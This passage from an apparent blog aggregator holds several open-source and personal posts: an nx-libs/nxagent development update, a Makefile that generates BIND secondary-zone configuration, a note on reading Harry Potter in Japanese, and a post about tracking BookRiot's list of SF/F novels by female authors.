3.6.x). We plan to adapt and minimize this build workflow for nx-libs 3.7.x (scheduled for summer 2017). A short howto that shows how to build nxagent with that new workflow will be posted on this blog within the next days. So stay tuned. Further work accomplished Quite a lot of code cleanup PRs have been filed by myself against nx-libs. Most of them target at removal of unnecessary code from the nx-X11 Xserver code base and the nxagent DDX: The third one (PR #120) in the list requires some detailled explanation: We discovered that nxagent ships overrides some symbols from the original Xserver code base. These overrides are induced by copies of some files from some Xserver sub-directory placed into the hw/nxagent/ DDX path. All those files' names match the pattern NX*.c. These copies of code are done in a way that the C compiler suppresses throwing its 'symbol "" redefined: first defined in ""; redefined in ""' errors. The approach taken, however, requires to have quite a few 10.000 lines of redundant code in hw/nxagent/NX*.c that also gets shipped in some Xserver sub-directory (mostly dix/ and render/). With pull request #120, we have identified all code passages in hw/nxagent/NX*.c that must be considered as NX'ish. We differentiated the NX'ish functions from functions that never got changed by NoMachine when developing nxagent. I then came up with four different approaches ([13,14,15,16]) of dropping redundant code from those hw/nxagent/NX*.c files. We (Mihai Moldovan and myself) discussed the various approaches and favoured the disable-Xserver-code-and-include-into-NX*.c variant [14] over the others for the following reasons: In the long run, the Xserver portion of the patches provided via this pull request #120 are required to be upstreamed into X.org's Xserver. The discussion around this will be started when we fully dive into rebasing nxagent's Xserver code base against latest X.org Xserver. Tasks ahead before the 3.6.x Release Various tasks we face before 3.6.x can be released. Here is a probably incomplete list: Tasks ahead after the 3.6.x Release (i.e., for 3.7.x) Here is an even rougher and probably highly incomplete list for tasks after the 3.6.x release: Credits Some people have to be named here that give their heart and love to this project. Thank you guys for supporting the development efforts around nx-libs and the Arctica Project: Thanks to Nico Arenas Alonso from and on behalf of the Qindel Group for coordinating the current funding project around nx-libs. Thanks to Ulrich Sibiller for giving a great amount of spare time to working on the nxagent-rebase-against-X.org effort. Thanks to Mihai Moldovan for doing endless code reviews and being available for contracted work via BAUR-ITCS UG [17] on NXv3, as well. Thanks to Mario Becroft for providing a patch that allows us to hook into nxagent X11 sessions with VNC and have the session fully available over VNC while the NX transport is in suspended state. Also Mario is pouring some fancy UDP ideas into the re-invention of remote desktop computing process performed in the Arctica Project. Mario has been an NX supporter for years, I am glad to have him still around after so many years (although he was close to abandoning NX usage at least once). Thanks to Fernando Carvajal from Qindel (until April 2016) for cleaning up nxcomp code. Thanks to Orion Poplawski from the Fedora Project for working on the first bundled libraries removal patches and being a resource on RPM packaging. Thanks to my friend Lee for working behind the scenes on the Arctica Core code and constantly pouring various of his ideas into my head. Thanks for regularly reminding me on benchmarking things.
Folks, thanks to all of you for all your various efforts on this huge beast of software. You are a great resource of expertise and it's a pleasure and honour working with you all.
New Faces Last but not least, I'd like to let everyone know that the Qindel Group sponsors another developer joining in on NXv3 development: Vadim Troshchinskiy (aka vatral on Github). Vadim has worked on NXv3 before and we are looking forward to having him and his skills in the team soon (probably end of May 2016). Welcome on board of the team, Vadim.
[1] http://www.qindel.com
[2] https://github.com/ArcticaProject/nx-libs/pull/93
[3] https://github.com/sunweaver/nx-libs/commit/be41bde7efc46582b442706dfb85...
[4] https://github.com/ArcticaProject/nx-libs/pull/121
[5] https://github.com/ArcticaProject/nx-libs/pull/106
[6] https://github.com/sunweaver/nx-libs/tree/wip/libnx-x11-full-removal
[7] https://github.com/sunweaver/nx-libs/tree/pr/composite-0_4
[8] https://github.com/ArcticaProject/nx-libs/pull/111
[9] https://github.com/ArcticaProject/nx-libs/pull/119
[10] https://github.com/ArcticaProject/nx-libs/pull/102
[11] https://github.com/ArcticaProject/nx-libs/pull/106
[12] https://github.com/ArcticaProject/nx-libs/pull/120
[13] https://github.com/sunweaver/nx-libs/commit/9692e6a7045b3ab5cb0daaed187e... (include NX'ish code into Xserver)
[14] https://github.com/sunweaver/nx-libs/commit/3d359bfc2b6d021c1ae9c6e19e96... (include Xserver code into NX*.c)
[15] https://github.com/sunweaver/nx-libs/commit/af72ee5624a15d21c610528e37b6... (use weak symbols and non-static symbols)
[16] https://github.com/sunweaver/nx-libs/commit/7205bb8848c49ee3e78a82fde906... (override symbols with interceptions)
[17] http://www.baur-itcs.de/20-x2go/20-x2gosupport/

Russell Coker: BIND Configuration Files

I ve recently been setting up more monitoring etc to increase the reliability of servers I run. One ongoing issue with computer reliability is any case where a person enters the same data in multiple locations, often people make mistakes and enter slightly different data which can give bad results. For DNS you need to have at least 2 authoritative servers for each zone. I ve written the below Makefile to extract the zone names from the primary server and generate a config file suitable for use on a secondary server. The next step is to automate this further by having the Makefile copy the config file to secondary servers and run rndc reload . Note that in a typical Debian configuration any user in group bind can write to BIND config files and reload the server configuration so this can be done without granting the script on the primary server root access on the secondary servers. My blog replaces the TAB character with 8 spaces, you need to fix this up if you want to run the Makefile on your own system and also replace 10.10.10.10 with the IP address of your primary server. all: other/secondary.conf other/secondary.conf: named.conf.local Makefile
for n in $$(grep ^zone named.conf.local cut -f2 -d\" sort) ; do echo "zone \"$$n\" \n type slave;\n file \"$$n\";\n masters 10.10.10.10; ;\n ;\n" ; done > other/secondary.conf

Norbert Preining: (Harry Potter and the Prisoner of Azkaban)

Yeah, another book finished in Japanese, the third Harry Potter book, Prisoner of Azkaban. Took me quite some time, but thanks to a good Kobo ebook reader and my own enriched dictionary reading is getting more and more fun, even if the book is in Japanese.
Harry_Potter_Prisoner_Azkaban I guess I don t have to tell the story of the book, as it is sufficiently well known. Just a good recommendation to students k of Japanese (at a bit higher level) get some books you like and start reading, the sooner the better. And read on an ebook reader with a good dictionary. This way your Japanese will improve quickly. My next book will be , as I think I actually prefer the original (English) Harry Potter, and want to read Japanese authors in Japanese. Now if Murakami would only allow to have Japanese ebooks of his works

Russ Allbery: BookRiot's SF/F by Female Authors

A list by Nikki Steele of the 100 best SF and fantasy novels by female authors (in her subjective take), published on BookRiot, has been making the rounds, with people noting which of those they've read. These crop up from time to time, and I've always been tempted to do the work to track the list over time the way that I track award winners. I had some free time this afternoon, so went ahead and set that up (although I badly need to refactor or rewrite a lot of my review posting code). An extra advantage is that I can publish the list as a separate web page so that I don't spam RSS readers with a huge list. The list, annotated with ratings and reviews where I've read the books, is under the reviews section of my web site. As I have time, I may add more lists. I'm also (slowly) working on the project of adding all the nominees for major awards and annotating those, since often the short lists contain a lot of interesting material too. One big caveat for this list: Steele only lists the first book of series, and in many cases the first book isn't very good and is far from the best of the series. So you'll see some anomalous low ratings here for first books that improve later on.

Next.

Previous.